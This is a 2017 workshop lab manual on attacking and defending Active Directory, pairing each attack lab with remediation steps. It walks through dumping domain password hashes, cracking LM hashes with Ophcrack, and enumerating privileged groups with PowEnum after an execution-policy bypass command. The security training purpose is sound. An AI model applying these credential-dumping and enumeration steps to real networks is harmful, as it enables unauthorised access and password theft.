

2017

# Attacking Active Directory and Advanced Methods of Defense

WORKSHOP LAB MANUAL

ANDREW ALLEN

Adam Steed

Andrew Allen

Zachary Davis

## Tools and Credits

<http://adsecurity.org/> - Sean Metcalf (@PyroTek3 )  
<https://blog.harmj0y.net/> - PowerView- Will Schroeder (@harmj0y)  
<http://blog.gentilkiwi.com/mimikatz> - Mimikatz - Benjamin Delpy (@gentilkiwi)  
<http://dsinternals.com> – DSInternals - Michael Grafnetter (@Mgrafnetter)  
<https://github.com/canix1>- AD ACL Scannner - Robin Granberg (@ipcdollar1)  
<https://github.com/byt3bl33d3r> - CrackMapExec - Marcello Salvati (@Byt3bl33d3r)  
<https://hashcat.net/hashcat/> - Hashcat  
<http://hashsuite.openwall.net/> - Hash Suite  
<http://ophcrack.sourceforge.net/> - Ophcrack  
<https://github.com/PowerShellMafia/PowerSploit> - Powersploit (PowerView/Invoke-Mimikatz/Get-GPPPassword)

# Lab 1 – Attack

## Creating Account

We will start by creating a test user to see if we can obtain the cleartext password. Log into the domain controller LabDC1. Open Server Manager and open Active Directory Users and Computers.




Figure 1

Create a user with a password length of 10 – 14 characters and click OK.




Figure 2

## Dumping and Cracking LM Hashes

We will now dump all of the hashes out of Active Directory using Hash Suite. This will leverage the volume shadow copy method of obtaining the hashes. From the desktop open Hash Suite. We are using the free version of Hash Suite and can be downloaded from hashsuite.openwall.net.



Figure 3

Import all of the hashes from Active Directory by clicking on the keys icon, ‘Import’, then ‘Local accounts’.




Figure 4

Click Run



Figure 5

Click ‘Main’ and validate that both ‘LM’ and ‘NTLM’ hashes are loaded.




Figure 6

Click the keys icon, ‘Export’, then ‘Pwdump format’. Save the file to the c:\PWAudit folder as passwords.txt




Figure 7

We will now attempt to convert all of the password hashes back to a cleartext passwords by using rainbow tables. From the desktop click on the ‘ophcrack.exe’ icon. The Ophcrack tool can be found at <http://www.objectif-securite.ch/en/ophcrack.php>.




Figure 8

Load the password hashes we captured from Hash Suite by clicking ‘Load’ and select ‘PWDUMP file’.




Figure 9

Select passwords.txt and select open




Figure 10

Validate that the correct Lan Manager Hash Table is being used. We will be using a Rainbow table that is a database of every known Lan Manager hash. This will include passwords up to 14 characters. Ensure that no other tables are enabled with the green bubble. Select XP Special (XP Hashes are Lan Manager Hashes, Vista are NTLM) and click install.




Figure 11

Browse to C:\ophcrack\opcrack\_XP\_tables\xp\_specail and click Select Folder. Note that it will show blank contents.





Figure 12

Validate accounts appear including accounts with LM Hashes. Then Select Crack. It will take roughly 20-40 minutes (depending on the system specs) to lookup all LM Hashes on the list. Your virtual machine may be very non responsive during this time due to Ophcrack consuming all of the processor and memory.




The screenshot shows the Ophcrack interface with a list of users and their corresponding password hashes. The 'Crack' button in the toolbar is highlighted. The table below shows the user names and their LM Hashes.

User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2
	53005100...	30003100...		
Andrew	B8731A1...			
DemoUser	C36EFB1...			
Elliot.Alde...	73A2621...			
Guest	31D6CFE...		empty	
Htoms	90925041...	E67FE289...		
JDoe	04D05FB...			
Juser	B030447...	5020841...		
LABWIN...	2B2C616...			
LABWIN...	4CAC9D...			
LabDC1\$	16C433D...			
Reversabl...	DE3054C...			
SVC-MS	04D05FB...			

Figure 13

Ophcrack was able to find the password for all users with LM Hashes in the rainbow tables it has.



The screenshot shows the Ophcrack interface with a list of users and their cracked passwords. The 'Crack' button in the toolbar is highlighted. The table below shows the user names and their cracked passwords.

User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2
Juser	B030447...	5020841...	DEFCON2	5!
Htoms	90925041...	E67FE289...	A;LSS@J	FOWS3W!
				a;lsS@ifoWs3w!

Figure 14

# Lab 1 - Remediation

## Removing Lan Manager

As a result of Lab 1 it is clear that it is very important that you disable all LM Hashes from Active Directory. Ultimately an organization should only use Kerberos for authentication and remove the use of Lan Manager, NTLMV1 and NTLMV2. For this lab we will be removing support for LM and NTLMV1 authentication and ensuring that only NTLMv2/Kerberos are supported. This is done to reduce capability issues and mitigate risk as much as possible.

We will first validate that Lan Manager is no longer in use in Active Directory by searching the security logs for Lan Manager authentication events. This approach is can be used to remove NTLMV1 as well.

1. Open Event Viewer on the target computer.
2. Under **Windows Logs**, select the Security log.
3. For the list of security events, visually inspect the log to verify that Logon events are recorded.
4. To search the list of events in the log, use **Find** with the phrase “Authentication Package.”

For each event located, on the **General** tab, view the Authentication Package information under **Detailed Authentication Information**. If the package is NTLM, then the Package Name will state the version.

The following example shows the authentication package as “LanManager” and the Package Name as “LM”

- Detailed Authentication Information:
  - Logon Process: NtLmSsp
  - Authentication Package: NTLM
  - Transited Services: -
  - Package Name (NTLM only): NTLMV2
  - Key Length: 128

If no events are logged over a period of time then you can proceed.

Open Group Policy Manager




Figure 15

## Create a new Group Policy




Figure 16

## Name the policy



Figure 17

## Edit the New Policy




Figure 18

## Browse to:




Figure 19

Select: Do not store Lan Manager Hash, Check “Define this policy setting” and select Enable




Figure 20

Enforce the domain controller to only accept NTLMv2 authentication and restrict Lan Manager




Figure 21

Enable Auditing for all NTLM Traffic to identify if you can remove NTLMV2




Figure 22

Link the GPO to the root of the domain by right clicking the domain name and select ‘Link an Existing GPO’




Figure 23

Select the GPO you created.




Figure 24

### Password Quality Report

Open an Administrative Powershell and browse to the PWAudit Directory and run the PWAudit script. This script uses the DSInternals cmdlets from DSInternals.com.

```
PS C:\PWAudit> .\pwaudit.ps1
```

Figure 25

This will identify accounts with LM Hashes and other bad password practices.



Figure 26

## Lab 2 – Attack

### Active Directory Enumeration

Open up the PowEnum folder on your desktop.



Figure 27

Validate PowEnum.ps1 resides in the folder.



Figure 28

Click in the address bar and type “powershell –nop –ep bypass”




Figure 29

In the powershell window type “Import-Module .\PowEnum.ps1”



Figure 30

Now type “Invoke-PowEnum -Mode Basic”



Figure 31

PowEnum will automate the enumeration process.

```
Is Excel Installed? Disabling Excel Output
[>] Downloading Powerview | https://raw.githubusercontent.com/PowerShellEmpire/Powerview/master/Powerview.ps1
Enumeration Domain: defcon.local
Enumeration Mode: Basic
[+]Domain Admins (DA) | 3 Identified
[+]Enterprise Admins (EA) | 1 Identified
[+]Builtin Administrators (BA) | 7 Identified
[+]All Domain Controller Local Admins (DCLA) | 7 Identified
[+]Schema Admins (SA) | 2 Identified
[+]Account Operators (AO) | 0 Identified
[+]Backup Operators (BO) | 0 Identified
[+]Print Operators (PO) | 0 Identified
[+]Server Operators (SO) | 0 Identified
[+]Group Policy Creators Owners | 0 Identified
[+]Cryptographic Operators (CO) | 0 Identified
[+]AD Group Managers | 0 Identified
[+]All Domain Users (this could take a while) | 15 Identified
[+]All Domain Groups (this could take a while) | 52 Identified
[+]Creating Summary | 5 Identified
[+]Net Sessions | 1 Identified
[+]Domain Controllers | 1 Identified
[+]All Domain Computer IP Addresses | 3 Identified
[+]Domain Subnets | 2 Identified
[+]DNS Zones & Records | 63 Identified
[+]WinRm (Powershell Remoting) Enabled Hosts | 0 Identified
[+]Potential Fileservers | 0 Identified
[+]All Domain Computers (this could take a while) | 3 Identified
Running Time: 4s
Current Date/Time: 07/19/2017 00:00:49
Exiting...
```

Figure 32

All enumeration will now appear in .csv in the folder the script was executed in.




Figure 33

## Lab 2 - Remediation

### Restricting Read Access to Sensitive Parts of Active Directory

Open 'Active Directory Users and Computers'. Ensure Advanced Features is enabled.




Figure 34

Remove Authenticated Users.




Figure 35

Add the Global Admins the ability to access objects inside the Global Administration OU.




Figure 36

Enter the group name, select Check Names to verify it resolves and click OK.




Figure 37

Only allow viewing of Groups inside the OU by selecting Group Objects




Figure 38

Select Read to enforce Read only permissions




Figure 39

Select Finish

